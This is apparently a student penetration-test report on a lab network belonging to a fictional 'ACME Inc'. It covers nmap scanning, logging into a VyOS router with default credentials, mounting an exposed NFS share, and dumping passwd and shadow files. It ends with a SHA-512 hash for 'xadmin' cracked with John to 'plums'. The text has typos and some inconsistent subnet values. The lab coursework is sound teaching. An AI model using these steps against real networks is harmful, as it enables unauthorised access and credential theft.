ACME Inc Network Vulnerability Test

Testing Network Security

Constantinos Sakkas

BSc Cybersecurity Year 3

CMP314: Computer Networking 2

2024-25

Note that Information contained in this document is for educational purposes.

1. Table of Contents

Addressing Table – Known Devises Found:

Devise	Interface	Subnet Mask	Default Gateway
Kali	Eth 0	255.255.255.224	192.168.0.193
Router 1	eth1	255.255.255.252	192.168.0.226
	eth2	255.255.255.0	172.16.221.16
	eth3	255.255.255.224	192.168.0.193
Router 2	eth1	255.255.255.224	192.168.0.33
	eth2	255.255.255.252	192.168.0.229
	eth3	255.255.255.252	192.168.0.226
Router 3	eth1	255.255.255.224	192.168.0.130
	eth2	255.255.255.252	192.168.0.233
	eth3	255.255.255.252	192.168.0.229
Router 4	Uknown	255.255.255.252	192.168.0.97
	Uknown	255.255.255.224	192.168.0.241
Web server	192.168.0.24	255.255.255.224	192.168.0.241
Firewall	WAN	255.255.255.224	192.168.0.235
	LAN	255.255.255.224	Uknown
	DMZ	255.255.255.252	192.168.0.243

Subnet Table:

The ACME network consists of 10 subnets that were found , all ip calculations can be found in Appendix A.

Default Gateway	Subnet Mask	Range of ip	Broadcast Address
192.168.0.192/27	255.255.255.224	192.168.0.192-192.168.0.222	192.168.0.223
192.168.0.224/30	255.255.255.252	192.168.0.225-192.168.0.226	192.168.0.227
192.168.0.32/27	255.255.255.224	192.168.0.33-192.168.0.62	192.168.0.63
192.168.0.128/27	255.255.255.224	192.168.0.129-192.168.0.158	192.168.0.159
192.168.0.228/30	255.255.255.252	192.168.0.229-192.168.0.230	192.168.0.231
192.168.0.232/30	255.255.255.252	192.168.0.233-192.168.0.234	192.168.0.235
192.168.0.240/30	255.255.255.252	192.168.0.241-192.168.0.242	192.168.0.243
192.168.0.96/27	255.255.255.224	192.168.0.97-192.168.0.126	192.168.0.127

13.13.13.0/34	255.255.255.0	13.13.13.1-13.13.13.254	13.13.13.255
172.16.227.0/24	255.255.255.0	172.16.221.1-172.16.221.254	172.16.221.255

1 Introduction

1.1 Background:

Recently ACME Inc may have recently parted ways with their network management and acrimonious circumstances. When the company attempted to review the documents for their network, they had found out that there was no evidence on the killing documentation having been produced Still. The lack of documentation had raised concerns with the senior manager, and they were worried about the state of the network's overall security.

Due to these concerns, they have tasked him to evaluate their security of their network and have provided a computer for me to use per load with Kali Linux ACMA here have stated that they only want me to use tools are presented on the preload Kelly Linux machine as are concerned with the fact of using unproven tools on their network. Using the machine they have provided the credentials for it as well which are **root** for username and **toor** for password.

1.2 Aim of the Test:

The aim of this test is to help ACME Inc understand what security vulnerabilities are present in their company network and provide as much possible data to them of what a malicious attacker could do if they gained access to their network as well to map out their network and find more vulnerabilities throughout the tests conducted.


In addition, create more awareness of what the outcome can be if a network is not configured correctly through this report and as well for easy replication for an ACME worker for future use.

1.3 Tools used for the networking test:

- Firefox – access web server and firewall.
- Nmap – scanning ip address and ports.
- Metasploit – exploit a devise.
- Draw.io – draw network topology.

- Dirb – scan open directories.

1.4 - Network Diagram



3 Network Mapping:

3.1- Mapping:

Using the kali terminal shown in figure 1 and typing ifconfig we router 1 and the loopback which is the local host Kali Linux – 192.168.0.200 and Subnet 255.255.255.224, broadcast address – 192.168.0.223.

Ifconfig




Figure 1

3.2 Using Nmap:

As we have a subnet 224 and shown in the following figure2 it would be useful to scan for the rest of the networks using /27 to discover more devises within the network.

Figure 2 below shows additional networks within the network 193 being Router 1 which will be the access point to map out the rest of the network and 210 which at this stage is unknown. As well in the last line of the output shows 32 ip addresses and the logic using 27/ is only 27 out of 32 bits are used for the IP address when converted to binary 11111111.11111111.11111111.11100000 which when the ones are counted are 27 in total.

```
root@kali:~# nmap -sn 192.168.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-27 19:49 EST
Nmap scan report for 192.168.0.193
Host is up (0.00081s latency).
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Nmap scan report for 192.168.0.199
Host is up (0.00034s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.0.210
Host is up (0.00055s latency).
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Nmap scan report for 192.168.200 (192.168.0.200)
Host is up.
Nmap done: 32 IP addresses (4 hosts up) scanned in 26.51 seconds
root@kali:~#
```

Figure 2

3.3-Scanning the Networks

Nmap -sV 192.168.0.192/27

```
File  Actions  Edit  View  Help
root@kali: ~
root@kali:~# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-30 14:55 EST
Stats: 0:00:29 elapsed; 28 hosts completed (3 up), 3 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.58% done; ETC: 14:55 (0:00:01 remaining)
Nmap scan report for 192.168.0.193
Host is up (0.00064s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00046s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.210
Host is up (0.00086s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Stats: 0:01:08 elapsed; 31 hosts completed (4 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:56 (0:00:11 remaining)
Nmap scan report for 192.168.0.200
Host is up (0.0000070s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 68.46 seconds
```

figure 3

In figure 4 it shows different ip addresses and different open ports but for now we will focus on .193 as seen from the figure 4 , port 23 is open and its telnet. Additionally, when simply google searching vyos we find it's a router and simply following a guide from the official vyos website and simply using the credentials **vyos** for both the login and password we gain easy access to the router as seen from figure 5 below. To resolve this vulnerability the default credentials should be changed rather than the default credentials being used instead.




Figure 4

3.4 Accessing router 1:

Using the show interfaces command outputs additional networks as seen in figure 5

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
eth3             192.168.0.193/27                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$
```

Figure 5- Additional Ip addresses connected.

We see eth 1 which suggests it's another router due to its different subnet to eth3 is Router 1 and eth 2 might be another devise.

When using the guide and then enter show ip route of command we observer additional networks and where they are connected to as well.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 01:36:15
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01:35:30
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:33:51
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:33:52
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:35:25
O   192.168.0.192/27 [110/10] is directly connected, eth3, 01:36:15
C>* 192.168.0.192/27 is directly connected, eth3
O   192.168.0.224/30 [110/10] is directly connected, eth1, 01:36:15
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:35:30
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01:35:25
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01:33:52
vyos@vyos:~$
```

3.4.1-Investigating the Ip addresses from figure 6:

Eth 1 is another directly connected to Router 1 and the eth1 must be router 2 in this case and eth2 is unknown even conducting Nmap tests and only got what is shown in figure 6.

```
QUITTING!
root@kali:~# nmap 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-01 14:09 EST
Stats: 0:00:42 elapsed; 0 hosts completed (0 up), 256 undergoing Ping Scan
Parallel DNS resolution of 256 hosts. Timing: About 0.00% done
Nmap scan report for 172.16.221.16
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure 6

Eth3 is Router 1 shown in figure 5.

3.4.1-PC -192.168.0.210/27:

After using Nmap on 192.168.0.210/27 it is shown in figure 8 that there are ports 111 and 2049 (NFS) which contains potential sensitive data and its often used to share across a network and can be easily mounted from one pc to another and it means anyone who has access to these pc can access the NSF if they know how to mount it.




Figure 7

After starting the mount process, we get a collection of files now available on the 192.168.0.200 using cat to open each file.




Figure 8

Looking at the different files using cat to read different files we see a hostname and when opened get xadmin-virtual-machine as in figure 9.




Figure 9

After exploring more files, we see passwd and passwd- which don't contain anything useful. As seen in figure 10 and 12.




Figure 10

```
root@kali:/tmp/210# cat passwd-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
xadmin:x:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
```

Figure 11

After opening each file, the shadow file contained hashes as shown in figure 13 below.

```
root@kali:/tmp/210# cat shadow
root:!:17391:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
```

Figure 12

Our main area of interest is the xadmin hash which has the password to access the machine and after doing some further analysis it's a sha512 which are not to decrypt but attempting to use john and using different word list we see the out is **plums** in figure 13.

